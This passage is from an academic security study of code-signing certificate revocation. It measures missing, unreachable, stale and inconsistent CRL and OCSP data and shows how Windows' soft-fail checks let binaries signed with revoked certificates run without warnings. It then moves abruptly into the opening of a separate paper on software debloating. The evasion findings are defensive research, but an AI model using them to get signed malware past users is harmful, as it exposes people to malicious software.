After compromised certificates are properly revoked and the appropriate effective revocation dates are decided, the next step for CAs is to make the revocation public and maintain its availability. We first take a look into the enforcement of the Windows platforms[6] since clients can be affected depending on the enforcement policies in client-side platforms for checking revocation status information. Then, we examine the security problems in dissemination of revocation status information and try to answer our last research question *Q4. Is revocation information served properly?*

## 6.1 Enforcement in Windows

Client-side platforms must check the validity of code signing certificates when a signed binary is encountered. When there is a failure or inconsistent state at some point in the revocation infrastructure, it matters how the endpoint, where the binary is being executed, handles that failure. Windows considers binary samples signed with revoked certificates as unsigned samples and displays "unknown publisher" in a security warning message. Windows also typically follows the *soft-fail* policy to allow execution with no prompts unless the revocation is explicitly found, for all unknown and unexpected cases the assumption is that it is safe to proceed. We observed that some of the problems in the revocation information dissemination, when combined with the enforcement policy of Windows, could allow binaries with revoked certificates to be executed without security warning messages.

[6] According to Net Market Share (`https://www.netmarketshare.com`), since more than 75% of Windows clients use Windows 7 and Windows 10, we focus on only these two platforms.

## 6.2 Unavailable Revocation Information

In the code signing PKI, CAs must maintain the revocation information indefinitely since the trusted timestamp extends the life of the certificate for an unknown length much longer than the certificates lifetime. This is an important difference between code signing and Web's PKI. This means that revocation status information has to be always-available and updated much longer than the life of the certificates [20]. There are several cases when the revocation status information for a certificate is not available for clients. The results and affected CAs are summarized in Table 5.

**Certificates without CRL and OCSP.** The first problem arises when there are no CRL or OCSP points embedded in certificates. Code signing certificates that follow the X.509 v3 standard must include CRLs and OCSP points for clients to check revocation status. However, we observe that 788 (0.5% out of 145,582) certificates contain neither CRLs nor OCSP points from the corpus of leaf code signing certificates (`D1`). This means that clients have no way to check the revocation status for these certificates. Of the 788 certificates that contain neither CRLs nor OCSP points, most (676, 85.8%) were issued by *Thawte*, and they were issued before 2003. Recently, in 2014, *iTrusChina* issued a code signing certificate to *Huawei* without revocation information; thus, the problem does persist. The 788 certificates with no CRLs and OCSP points have already expired. Therefore, no new binaries can be signed with these certificates. However, old binaries (including malware) already signed with the certificates can be valid as long as it contains a trusted timestamp.

We also examine how it affects the Windows platforms. We download several samples signed with the certificates from VirusTotal. We then inspect the certificate of the samples on Windows 7 and 10 to observe how the Windows platforms check the validity of the sample. In both versions of Windows, a message saying "The revocation function was unable to check revocation for the certificate" is displayed if you manually inspect the certificate (seen in Figure 6 in the appendix), but the certifi-

| | Comodo | Thawte | Go Daddy | Verisign | Digicert | Starfield | Symantec | WoSign | Startcom | Certum |
|---|---|---|---|---|---|---|---|---|---|---|
| Ineffective revocation date | ● | ● | ● | ● | ● | ○ | ○ | ○ | ○ | ○ |
| Certs. without CRLs and OCSP points | ○ | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ |
| Unreachable OCSP or CRLs points | ● | ○ | ○ | ● | ○ | ○ | ○ | ○ | ● | ● |
| Inconsistent responses from CRLs and OCSP | ○ | ○ | ● | ○ | ○ | ● | ○ | ○ | ○ | ○ |
| Unknown or Unauthorized OCSP response | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ● |
| Transient certs. in CRLs | ● | ○ | ○ | ○ | ● | ○ | ○ | ○ | ○ | ● |

● = Issues found, ○ = Issues not found

Table 5: Mismanagement issues found across the top 10 CAs.

cate appears trusted due to the soft-fail revocation checking policy of Windows. In fact, when clients attempt to execute such a file, the prompt presents a normal trusted file as seen in Figure 7 in the appendix even though the revocation status information of the certificate is unavailable (at worst, it might be compromised and already revoked).

**Unreachable CRLs and OCSP server.** We now examine the unreachability of the CRLs and OCSP points in our data set. Recall that we record the unreachability of the CRLs (D7). During our observation period (Apr. 16th, 2017- Sept. 10th, 2017), we observe that 55 CRLs are unreachable at least in one day. However, a few times, there were networking issues for our institution's network which caused issues that were probably localized to our monitoring system. After removing the CRL URLs that were generally reachable, we are left with 13 CRLs that were never available during our observation period.

Of the 13 CRLs, 5 (38.4%) CRLs are unreachable due to HTTP 404 Not Found Error. For example, two CRLs points (http://crl.globalsign.net/ObjectSign.crl, http://www.startssl.com/crtc2-crl.crl) produce HTTP 404 error, which indicates that the CA has removed the CRL from the address but a server still exists at that domain.

One domain has been bought by a domain reseller, which means the CRL point is no longer available. The certificates with this CRL were issued by a certificate reseller; however the reseller shut down that part of its business and let the related domain lapse. We do not provide too many details because at this time the domain can still be purchased, which could have serious implication; either explicitly revoking all certificates for this CA or never revoking them even if they are used to sign malicious files. We suggest that for this case, the root or intermediate CAs should take over and maintain CRLs or OCSP servers if their resellers are no longer operated.

We also measure the unreachability of OCSP severs (D7). As we have experience some network and storage problems on our institution internal infrastructure, we have unreachable 15 OCSP URLs operated by eight CAs (AOL, Verisign, Comodo, StartSSL, WoSign, GlobalTrustFinder, Certum, and GlobalSign) after removing the affected OCSP URLs. The unreachability can be caused by *bad hostname*, *timeout*, *forbidden*, and *method not allowed*. For example, in the case of *bad hostname*, AOL used to be a CA, and operate both one CRLs and two OCSP servers. However, the AOL's servers are currently no longer maintained, and its clients who try to verify program code signed with the certificates are unaware where to query for revocation status information.

Unreachable CRLs and OCSP points are common, since there are many valid reasons to not have a network connection, and so Windows handles these failures quietly. However, this means that when the CRL and OCSP are permanently gone, then the failure also happens quietly. Any binary, including malware, signed with this type of certificate can remain valid due to the Windows soft-fail revocation checking policy.

## 6.3 Mismanagement in CRLs and OCSPs

Here we highlight some mismanagement issues we found while observing the CRLs and OCSPs during the period from Apr. 16th, 2017 to Sept. 10th, 2017. The affected CAs are summarized in Table 5.

**No longer updated CRLs.** Recall that CRLs should be re-issued at least once a week, and the next update timestamp at the *nextUpdate* field should be less than ten days from *thisUpdate* field [3]. We examine how often they update and re-issue their CRLs. Of 215 CRLs,

57 CRLs are never updated at all since their *nextUpdate* timestamps are not changed in the observation period of our *revocation publication date collection system*. Most (34 of 57, 59.6%) CRLs are issued by Shanghai Electronic CA, and well-known CAs' CRLs are not found in the 57 CRLs. Moreover, most (130, 89.7% out of 145 CRLs except for unreachable CRLs and not-updated-CRLs) CRLs are updated and re-issued every day. It indicates that CAs re-issue their CRLs when revoked serial numbers are added.

**Transient certificates in CRLs.** Recall that code signing CAs must maintain and provide the revocation status information of all certificates including expired ones because of the trusted timestamp. However, we find that 278 certificates are added and then later removed from 18 CRLs. The CRLs are maintained by ten different CAs including *GlobalSign*, *Certum*, *Entrust*, *Digicert*, and *Comodo*. Most removed serial numbers are never re-added to its CRL. However, one serial number of *Digicert* is re-added to the CRL after 106 days.

We reach out to the CAs to try and understand the factors that go into a decision to remove a revocation from the CRLs. One CA replied that they had a flaw in their revocation system that removes certificates after the certificate expired, and they fix the flaw to keep the certificates on the CRL indefinitely thanks to our report.

The disappeared serial numbers from CRLs are unlikely to affect the Windows platforms as long as certificates have both CRLs and OCSP points since in Windows, OCSP is always preferred over CRL to check revocation status. However, when code signing certificates contain only CRL points, Windows must rely on only the CRL mechanism. In our data set (D1), the 28,386 leaf code signing certificates (19.4% out of 145,582) contain one of the 18 CRL points that have experienced serial numbers disappearance. Most certificates (82.8%) have both the CRL and OCSP points, but the 4,878 (17.2%) certificates issued by *GlobalSign* include only CRL. Therefore, the Windows platforms must rely on only the specified CRL points to check revocation status. If revoked serial numbers are removed from CRLs, any program code including malware signed with one of the 4,878 certificates can remain valid even though the certificate is already revoked.

**Inconsistent responses from CRLs and OCSP.** Since CAs are distributing revocation information through CRLs and OCSP, and one is a fallback mechanism for the other. We expect that the state in the CRL and OCSP would be consistent; for example, when the serial number of a revoked certificate is found in a CRL, the corresponding OCSP will also return that the certificate is revoked.

We observe that 19 certificates have inconsistent responses from CRLs and OCSP from our data set (D1); the certificates are valid according to the OCSP, but are revoked in the corresponding CRLs [7]. To examine how the inconsistency between OCSP and CRLs affects the Windows platforms we download the binary samples signed with these certificates from VirusTotal and check its revocation status in the Windows platforms. These downloaded samples are classified as malware by most AV vendors and their certificates are explicitly revoked in the CRL. Therefore, the samples must be invalid and not be executed. However, the Windows platforms present these signed malware as valid, due to the inconsistency between OCSP and CRLs. The Windows policy is to first check the OCSP. If the response from the OCSP indicates the certificate is valid, then Windows does not double-check the status using CRLs. To prevent this sort of threats caused by mismanagement issues, Windows should double-check certificate revocation status using both OCSP and CRLs.

The 19 certificate were issued by Go Daddy; three certificates were issued by Starfield Technologies (related to Go Daddy). We believe that Go Daddy and Starfield Technologies may share the same infrastructures for revocation information repositories; the infrastructures may cause the inconsistency problem. It indicates that CAs must keep monitoring the consistence between CRLs and OCSP responses.

**Unknown or unauthorized responses from OCSP.** According to the OCSP specification, the OCSP responders (servers) should return three statuses for a certificate; *good*, *revoked*, and *unknown* [24]. The *unknown* state indicates that the responder is unaware of the status of the certificate being requested. Surprisingly, in our data set (D1), the three OCSP servers (Certum, Shanghai Electronic CA, and LuxTrust) respond that they are unaware of the status of their 669 certificates; almost all of the certificates (658, 98%) are issued from Certum; the rest of them (2%) are issued by Shanghai Electronic CA and LuxTrust.

OCSP responders may also respond with an error message. The error message has the five types; *malformedRequest*, *internalError*, *tryLater*, *sigRequired*,

[7] We consider only this case where the responses from OCSP indicate the certificates are valid, but revoked in CRLs since only this case can lead to security threats where Windows users are allowed to execute the binary samples with revoked certificates. However, the reversed inconsistent responses (revoked in OCSP and valid in CRLs) do not affect Windows in terms of security as Windows believes certificates are revoked when the responses from OCSP indicate revoked, and it displays warning messages for Windows users.

and *unauthorized*. The *unauthorized* response means that; (1) the client is not authorized to query the OCSP server, or (2) the OCSP server is unable to respond authoritatively [24]. In the OCSP server-side case, OCSP responders return an *unauthorized* error message when (1) they are not authorized to access the revocation records for the certificate, or (2) when they remove the revocation records of expired certificates and are unable to locate the records for requested certificates. We examine how many OCSP servers return the error messages for the requested certificates that they have issued. In our data set (D1), we observe that 2,129 certificates (1.5% out of 145,582) have the *unauthorized* error messages; most certificates (1,515, 71.2%) are issued by Go Daddy. To figure out whether client or server-side causes the problem, we check the revocation status of the certificates through OCSP using OpenSSL, and using *SignTool* on the Windows platforms. Both tools receive the *unauthorized* error messages, which indicates that this problem results from the server-side, not the client-side.

The *unknown* or *unauthorized* responses from OCSP may not affect Windows platforms in terms of security since they also check CRLs if they receive those responses. However, it indicates that CAs improperly maintain their OCSP servers.

## 7 Limitation

**Data sets collection.** Due to the nature of how signed binaries are distributed (various distribution mechanisms), there is no easy way to collect all signed binaries and code signing certificates in the wild. For example, some binaries come directly from websites, but others come after running installers or updaters or from external storage. More importantly malicious binaries often are targeted and the samples are hard find or only available for a short time. This is an important difference between the code signing PKI and the Web's PKI as it relates to measurement studies. TLS certificates collected through network scanners provide a view of the publicly accessible Web's PKI, however our collected code signing certificates may not be representative of the entire code signing PKI ecosystem as the collected data sets do not cover all certificates and signed samples in the wild. Therefore, we attempt to collect the broadest view of code signing certificates, and also try to approximate how large compromised code signing certificates are with the mark-recapture estimation.

**Mark-recapture population estimation.** As we discussed in Section 4.1, the characteristics of the data violates the assumptions of Mark-recapture algorithm: 1) the population should be homogeneous, 2) the samples should be independent, and 3) it should be a closed population. It results in underestimating the true population of the potentially compromised certificates. Therefore, the actual severity of the threat might be much more significant. However, the results suggest that even with the underestimation, the number doubles the number of malware-signing certificates observed by Symantec and VirusTotal combined (which is a precise measurement, not an estimate). This puts the challenge of discovering compromised certificates into perspective, as a major security company and an information aggregator cannot see most of these certificates. Additionally, it provides a possible explanation for the long revocation delays we report.

## 8 Discussion

The findings from our measurement study (Section 4–6) suggest the current revocation systems based on CRLs and OCSP are facing several problems including (1) difficulties in discovering compromised certificates, (2) revocation delay, (3) ineffective revocation dates, and (4) improper maintenance of the revocation information. We discuss several preliminary recommendations for the effective code signing PKI and how a new design could address the current problems in revocation.

**Recommendation.** We suggest the following properties for the revocation system:

- *Publicize the issuances of certificates and signed binaries.* As depicted in Section 4, CAs have difficulties in discovering compromised certificates that they have issued due to the nature of the code signing PKI. If CAs or owners of certificates are informed and aware that their certificates are abused, CAs would promptly and properly revoke the compromised certificates. For this goal, similar to TLS certificate transparency [18], we suggest a new certificate transparency system for the code signing PKI. In this system, CAs should log the issuances of code signing certificates when issuing new certificates. The distinct feature from TLS certificate transparency is that publishers are required to log the history of when/what binaries (to be publicly distributed) are signed with their private keys. Along with code signing certificates, the hash values of signed binaries are logged in the proposed system. The system should be available to the public so that anyone can audit and monitor the logs. Using the logs, CAs and owners are able to know the first date of when a certificate becomes compromised, which results in a proper effective revocation date.

- *Better dissemination of revocation information.* The CAs should better understand the code signing PKI and properly maintain their revocation systems (CRLs and OCSP servers) to have better availability and consistency that can help clients correctly check the revocation status of certificates. Moreover, rather than maintaining their own separate infrastructures only for dissemination of revocation information, they may use our proposed code signing certificates transparency to log their revocation information.
- *More conservative Windows' checking policy.* Windows should double-check the revocation status of code signing certificates for the inconsistent responses from OCSP and CRLs. Moreover, Windows should apply the *hard-fail* revocation checking policy for better security.

## 9 Related Work

We discuss related work in two key areas: identifying the code signing PKI abuse and measuring revocation problems in the Web's PKI.

**Code signing PKI abuse.** Sophos [28], Kotzias et al. [13], and Alrawi et al. [1] examined the signed malicious PE files. They found that the most malicious PE files were PUP, and they were signed with code signing certificates legitimately issued from CAs. On the contrary, Kim et al. [12] focused on the breaches of the trust in the code signing PKI ecosystems; many certificates associated with stolen private keys were used to sign malware. These studies briefly introduced a few of the revocation problems, but they did not make a distinction between the effective revocation date ($t_r$) and the revocation publication date ($t_p$) and only measured the former. This may result in an inaccurate estimation of the revocation delay. In contrast, we measured $t_p$ by periodically collecting CRLs. Additionally, we analyzed the revocation process from end-to-end and we report new findings regarding the discovery of compromised certificates and the dissemination of revocation information.

**Revocations problems in the Web's PKI.** Compared to the code signing PKI, the Web's PKI ecosystems has been well studied since many network scanners have been introduced to collect data: e.g., Zmap [7]. Zhang et al. [30] and Durumeric et al. [6] have found that the number of revocations increased after the *Heartbleed* announcement. However, the majority of the compromised certificates were not revoked even after new certificates were re-issued. Liu et al. took a close look at the TLS certificate revocation [19]. They found that a large fraction of TLS revoked certificates are served. Web browsers often failed to check the revocation status due to the expensive revocation status checking in terms of bandwidth and latency. Kumar et al. [16] measured the mismanagement of OCSP and CRLs in the Web's PKI: specifically endpoint availability, uptime, and error responses.

## 10 Conclusion

Certificate revocation is the primary defense against the abuse in the code signing PKI. An effective certificate revocation process consists of three roles: (1) discovering compromised certificates, (2) revoking the compromised certificates with a meaningful date, and (3) disseminating the revocation information. However, we found that the revocation processes can have security problems, and new security threats can be introduced by the problems. In the discovery phase, CAs take on average 5.6 months to revoke the compromised certificates after the certificates was used to sign a known malicious binary. The mark-recapture estimation of compromised certificates point to the fact that it is difficult to find abusive certificates in the wild. The validity of a signed sample is determined by the effective revocation date, but CAs improperly set effective revocation dates. The inaccurate effective revocation dates mean that signed malware remains valid even after its certificate is revoked. Although CAs properly and promptly revoke the compromised certificates, clients can be exposed to signed malware attacks due to CAs' mismanagements of CRL and OCSP. There are many cases that we have seen where clients are unable to check certificate revocation status due to (1) missing CRLs and OCSP points, (2) unreachable CRLs and OCSP points, (3) CRLs that are no longer updated, (4) revoked certificates that are mistakenly removed from a CRL, (5) inconsistent responses from CRL and OCSP, and (6) unknown or unauthorized responses from OCSP. These discoveries highlight various properties of the code signing PKI and its revocation process that should be monitored more actively due to the security implications that they create.

## Acknowledgement

We thank the anonymous reviewers and our shepherd, Mohammad Mannan, for their feedback. We also thank VirusTotal for access to their service and Symantec for making data available through the WINE platform. This research was partially supported by the National Science Foundation (award CNS-1564143) and the Department of Defense.

## References


[1] ALRAWI, O., AND MOHAISEN, A. Chains of distrust: Towards understanding certificates used for signing malicious applications. In *Proceedings of the 25th International Conference Companion on World Wide Web* (Republic and Canton of Geneva, Switzerland, 2016), WWW '16 Companion, International World Wide Web Conferences Steering Committee, pp. 451–456.

[2] CANGIALOSI, F., CHUNG, T., CHOFFNES, D., LEVIN, D., MAGGS, B. M., MISLOVE, A., AND WILSON, C. Measurement and analysis of private key sharing in the https ecosystem. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 628–640.

[3] CODESIGNINGWORKINGGROUP. Minimum requirements for the issuance and management of publicly-trusted code signing certificates. Tech. rep., 2016.

[4] COOPER, D., SANTESSON, S., FARRELL, S., BOEYEN, S., HOUSLEY, R., AND POLK, W. Internet X.509 public key infrastructure certificate and certificate revocation list (crl) profile. RFC 5280, RFC Editor, May 2008. `http://www.rfc-editor.org/rfc/rfc5280.txt`.

[5] DUMITRAŞ, T., AND SHOU, D. Toward a standard benchmark for computer security research: The Worldwide Intelligence Network Environment (WINE). In *EuroSys BADGERS Workshop* (Salzburg, Austria, Apr 2011).

[6] DURUMERIC, Z., KASTEN, J., ADRIAN, D., HALDERMAN, J. A., BAILEY, M., LI, F., WEAVER, N., AMANN, J., BEEKMAN, J., PAYER, M., AND PAXSON, V. The matter of Heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference* (New York, NY, USA, 2014), IMC '14, ACM, pp. 475–488.

[7] DURUMERIC, Z., WUSTROW, E., AND HALDERMAN, J. A. ZMap: Fast internet-wide scanning and its security applications. In *Proceedings of the 22Nd USENIX Conference on Security* (Berkeley, CA, USA, 2013), SEC'13, USENIX Association, pp. 605–620.

[8] FALLIERE, N., O'MURCHU, L., AND CHIEN, E. W32.Stuxnet dossier. Symantec Whitepaper, February 2011.

[9] GOODIN, D. Stuxnet spawn infected kaspersky using stolen foxconn digital certificates, Jun 2015.

[10] HOLZ, R., BRAUN, L., KAMMENHUBER, N., AND CARLE, G. The SSL landscape: a thorough analysis of the X.509 PKI using active and passive measurements. In *Proceedings of the 2011 ACM SIGCOMM conference on Internet measurement conference* (2011), ACM, pp. 427–444.

[11] KALISKI, B. PKCS #7: Cryptographic message syntax version 1.5. RFC 2315, RFC Editor, March 1998. `http://www.rfc-editor.org/rfc/rfc2315.txt`.

[12] KIM, D., KWON, B. J., AND DUMITRAŞ, T. Certified malware: Measuring breaches of trust in the windows code-signing pki. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), CCS '17.

[13] KOTZIAS, P., MATIC, S., RIVERA, R., AND CABALLERO, J. Certified pup: Abuse in authenticode code signing. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 465–478.

[14] KOZÁK, K., KWON, B. J., KIM, D., GATES, C., AND DUMITRAŞ, T. Issued for abuse: Measuring the underground trade in code signing certificate. In *17th Annual Workshop on the Economics of Information Security (WEIS)* (2018).

[15] KREBS, C. J., ET AL. Ecological methodology. Tech. rep., Harper & Row New York, 1989.

[16] KUMAR, D., WANG, Z., HYDER, M., DICKINSON, J., BECK, G., ADRIAN, D., MASON, J., DURUMERIC, Z., HALDERMAN, J. A., AND BAILEY, M. Tracking certificate misissuance in the wild. In *2018 IEEE Symposium on Security and Privacy (SP)*, pp. 288–301.

[17] KWON, B. J., SRINIVAS, V., DESHPANDE, A., AND DUMITRAS, T. Catching worms, trojan horses and pups: Unsupervised detection of silent delivery campaigns. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017* (2017).

[18] LAURIE, B., LANGLEY, A., AND KASPER, E. Certificate transparency. RFC 6962, RFC Editor, June 2013.

[19] LIU, Y., TOME, W., ZHANG, L., CHOFFNES, D., LEVIN, D., MAGGS, B., MISLOVE, A., SCHULMAN, A., AND WILSON, C. An End-to-End Measurement of Certificate Revocation in the Web's PKI. ACM Press, pp. 183–196.

[20] MICROSOFT. Code-Signing Best Practices. Tech. rep., 2007. `https://msdn.microsoft.com/en-us/library/windows/hardware/dn653556`.

[21] MICROSOFT. Windows Authenticode portable executable signature format, Mar 2008. `http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Authenticode_PE.docx`.

[22] PARNO, B., MCCUNE, J. M., AND PERRIG, A. Bootstrapping trust in commodity computers. In *IEEE Symposium on Security and Privacy* (2010), pp. 414–429.

[23] RESEARCH, K. L. G., AND TEAM, A. The duqu 2.0 persistence module, Jun 2015.

[24] SANTESSON, S., MYERS, M., ANKNEY, R., MALPANI, A., GALPERIN, S., AND ADAMS, C. X.509 internet public key infrastructure online certificate status protocol - ocsp. RFC 6960, RFC Editor, June 2013. `http://www.rfc-editor.org/rfc/rfc6960.txt`.

[25] SEBASTIÁN, M., RIVERA, R., KOTZIAS, P., AND CABALLERO, J. Avclass: A tool for massive malware labeling. In *International Symposium on Research in Attacks, Intrusions, and Defenses* (2016), Springer, pp. 230–253.

[26] SWIAT. Flame malware collision attack explained, Jun 2012.

[27] VIRUSTOTAL. `www.virustotal.com`, 2017.

[28] WOOD, M. Want My Autograph? The Use and Abuse of Digital Signatures by Malware. *Virus Bulletin Conference September 2010*, September (2010), 1–8.

[29] YILEK, S., RESCORLA, E., SHACHAM, H., ENRIGHT, B., AND SAVAGE, S. When private keys are public: Results from the 2008 debian openssl vulnerability. In *Proceedings of the 9th ACM SIGCOMM Conference on Internet Measurement* (New York, NY, USA, 2009), IMC '09, ACM, pp. 15–27.

[30] ZHANG, L., CHOFFNES, D., LEVIN, D., DUMITRAS, T., MISLOVE, A., SCHULMAN, A., AND WILSON, C. Analysis of ssl certificate reissues and revocations in the wake of heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference* (New York, NY, USA, 2014), IMC '14, ACM, pp. 489–502.

# Appendix

## A Screenshots





Figure 6: Screenshot of Windows 10 when a certificate without revocation information.





Figure 7: Screenshot of the prompt displayed in Windows 10 when executing a signed binary file with missing certificate revocation information. In this case, nor CRL or OCSP information is provided in the certificate.

# Debloating Software through Piece-Wise Compilation and Loading

Anh Quach
*Binghamton University*
*aquach1@binghamton.edu*

Aravind Prakash
*Binghamton University*
*aprakash@binghamton.edu*

Lok Yan
*Air Force Research Laboratory*
*lok.yan@us.af.mil*

## Abstract

Programs are bloated. Our study shows that only 5% of `libc` is used on average across the Ubuntu Desktop environment (2016 programs); the heaviest user, `vlc` media player, only needed 18%.

In this paper: (1) We present a debloating framework built on a compiler toolchain that can successfully debloat programs (shared/static libraries and executables). Our solution can successfully compile and load most libraries on Ubuntu Desktop 16.04. (2) We demonstrate the elimination of over 79% of code from `coreutils` and 86% of code from SPEC CPU 2006 benchmark programs without affecting functionality. We show that even complex programs such as `Firefox` and `curl` can be debloated *without a need to recompile*. (3) We demonstrate the security impact of debloating by eliminating over 71% of reusable code gadgets from the `coreutils` suite, and show that unused code that contains *real-world vulnerabilities* can also be successfully eliminated without adverse effects on the program. (4) We incur a low load time overhead.

## 1 Introduction

Reusing code is a common and indispensable practice in software development. Commonly, developers follow a one-size-fits-all methodology where features are packaged into reusable code modules (e.g., libraries) that are designed to service multiple diverse sets of clients (or applications). While this model aids the development process, it presents a detrimental impact on security and performance. A majority of clients may not use all of the functionalities. For example, the standard C library (`libc`) is intended to be widely useful, and usable across a broad spectrum of applications although not all features are used by all applications. Clients must bear the burden of carrying all the features in the code with no way to disable or remove those features.

This extraneous code may contain its own bugs and vulnerabilities and therefore broadens the overall attack surface. Additionally, these features add unnecessary burden on modern defenses (e.g., CFI) that do not distinguish between used and unused features in software.

Accumulation of unnecessary code in a binary – either by design (e.g., shared libraries) or due to software development inefficiencies – amounts to code bloating. As a typical example, shared libraries are designed to contain the union of all functionality required by its users.

Static dead-code-elimination – a static analysis technique used to identify unused code paths and remove them from the final binary – employed during compilation is an effective means to reduce bloat. In fact, under higher levels of optimization, modern compilers (clang, gcc) aggressively optimize code to minimize footprint. However, a major limitation to static dead-code elimination is that dead code in dynamically linked libraries cannot be removed; shared libraries are pre-built and are not analyzed by the loader. Inter-module dependency information is not available either. As a result, a large fraction of overall bloat occurs in shared libraries. Alternatively, programs can be statically linked (to apply dead-code elimination), but there are two main hurdles: patches to libraries require recompilation of all programs, which is not feasible, and licenses such as (L)GPL can complicate redistribution. Dynamic linking is key to practical and backwards-compatible solutions.

To exemplify the security impact of bloating, consider `libc`, a Swiss Army knife in the arsenal of an attacker [34]. Suppose we are to implement a minimal program that simply exits and does nothing else. In assembly, this program will only contain three instructions (`mov $1, %eax; mov $0, %ebx; int $0x80`). However, a gcc compiled program will require the entirety of `libc` (>165k instructions) despite the fact that only the entry point handler is needed.

This is true for any of the several flavors of `libc` such as `glibc` and `musl-libc`. If we were able to detect this

case and remove the rest of the libc code, then CFI and other solutions would be more effective since there are fewer control flows to analyze. Reusable gadgets originating from unused code are automatically removed due to debloating and attack characteristics for detection can be refined and confined to the smaller code base and behavior space. All of this hinges on the ability to remove unused code.

In this paper, we introduce a generic inter-modular late-stage debloating framework. As a primary contribution, our solution combines static (i.e., compile-time) and dynamic (i.e., load-time) approaches to systematically detect and automatically eliminate unused code from program memory. We do this by removing unused and therefore unnecessary code (by up to 90% in some test cases). This can be thought of as a runtime extension to *dead code elimination*. As a direct impact, our solution significantly increases the effectiveness of current software defense by drastically reducing the amount of code they must analyze and protect.

We identify and remove unused code by introducing a *piece-wise compiler* that not only compiles code modules (executables, shared and static objects), but also generates a dependency graph that retains all compiler knowledge on *which* function depends on *what other* function(s). Traditional loaders will simply ignore the section, but our *piece-wise loader* will read the dependency information and will only dynamically load functions that are needed by a program. The dependency information is written to an optional ELF section. Here, and in the rest of this paper, we use the generalized term "code module" to signify a shared library, static library or an executable and "loader" to signify both loader and dynamic linker.

**CFI vs Piece-wise.** Piece-wise compilation and loading is not a replacement for CFI. It is an orthogonal solution that reduces attack space by performing cross-module code reduction with zero runtime overhead. This not only reduces the amount and diversity of available gadgets, but more importantly, it reduces the amount of code to be analyzed by other defenses and thus significantly amplifies their security impact. For example, our study shows that on average only 5% of libc functions are imported by a program. Therefore, in conjunction with piece-wise, CFI and other gadget removal defenses (e.g. [28]) only need to analyze 5% of libc code. In essence, libc protected by both piece-wise and CFI exposes significantly less attack space than libc protected by only CFI. Moreover, CFI primarily provides exploit mitigation and no post-compromise protection, whereas by eliminating unused code, piece-wise prevents execution of unused code even after compromise. This is why we believe piece-wise is complementary to CFI.

Our contributions:

1. We perform a comprehensive study of how glibc and other shared libraries are used in a set of over 2016 diverse programs across different domains (e.g., http server, database, MPEG players, document editors) in Ubuntu Desktop 16.04. A detailed and lateral study across multiple libraries can be found in our prior work [32]. We report that in the average case 95% of code in glibc is never used. To the best of our knowledge, we are the first to conduct such a study for glibc.
2. We implement an LLVM-based piece-wise compiler that retains dependency information and generates backwards-compatible ELF files. Our compiler handles inlined assembly and implements three different independent approaches to capture indirect code pointers. We also introduce a backward compatible piece-wise loader that eliminates bloat.
3. Applying our toolchain to GNU coreutils, we eliminiate over 79% of code and 71% of ROP gadgets in musl-libc while passing all the tests accompanied by the coreutils suite. Our solution introduces a low load-time overhead.
4. We demonstrate that several *real world* vulnerabilities in unused code can be successfully eliminated using our piece-wise compiler and loader.

The rest of this paper is organized as follows. Section 2 provides details and results from our study of shared library usage. Section 3 gives an overview as well as challenges and design goals of our methodology for late-stage debloating. Sections 4 and 5 describes in details each part of our toolchain in details. We evaluate the piece-wise prototype in Section 6. Finally, we discuss related works in section 7 and conclude in section 8.

## 2 Bloating

**Study:** Code bloating occurs when a program contains excess unused code in its address space. To get a sense of how pervasive and serious bloating is, we conducted a study encompassing all the userspace programs in Ubuntu Desktop 16.04. For each program, we 1) identified all libraries the program depends on using ldd; 2) identified all functions imported by the program and which library the symbol can be found in as well as their intra-modular dependencies; and 3) for each dependent library, identified the exported functions that were never imported by the program. In essence, we recursively traversed through all dependent code modules of a program and gathered all the function-level dependencies.

On average, only 10.22% of functions in the top 15 most used shared libraries are used by programs (full results in Appendix A). In the case of the most utilized (i.e.,

Table 1: Code footprint in `libc` corresponding to a subset of programs in the study. The mean reflects the geometric mean of all programs in the study.

| Program | # Functions | # Insns | % Fn Footprint | % Insn Footprint |
|---|---|---|---|---|
| vlc | 606 | 33371 | 21% | 18% |
| rhythmbox | 579 | 28517 | 20% | 16% |
| unopkg.bin | 520 | 27576 | 19% | 16% |
| gst-xmlinspect-0.10 | 542 | 30184 | 19% | 17% |
| kubuntu-debug-installer | 531 | 29258 | 19% | 16% |
| soffice.bin | 543 | 29723 | 19% | 17% |
| checkbox-gui | 525 | 28044 | 19% | 15% |
| VBoxTestOGL | 500 | 26219 | 18% | 15% |
| ktrash | 492 | 25621 | 18% | 14% |
| kchmviewer | 504 | 27530 | 18% | 15% |
| kdebugdialog | 503 | 27468 | 18% | 15% |
| kwalletd | 506 | 27557 | 18% | 15% |
| nepomukmigrator | 503 | 27468 | 18% | 15% |
| kdesu | 519 | 27822 | 18% | 15% |
| signon-ui | 498 | 27074 | 18% | 15% |
| spotydl | 510 | 26406 | 18% | 14% |
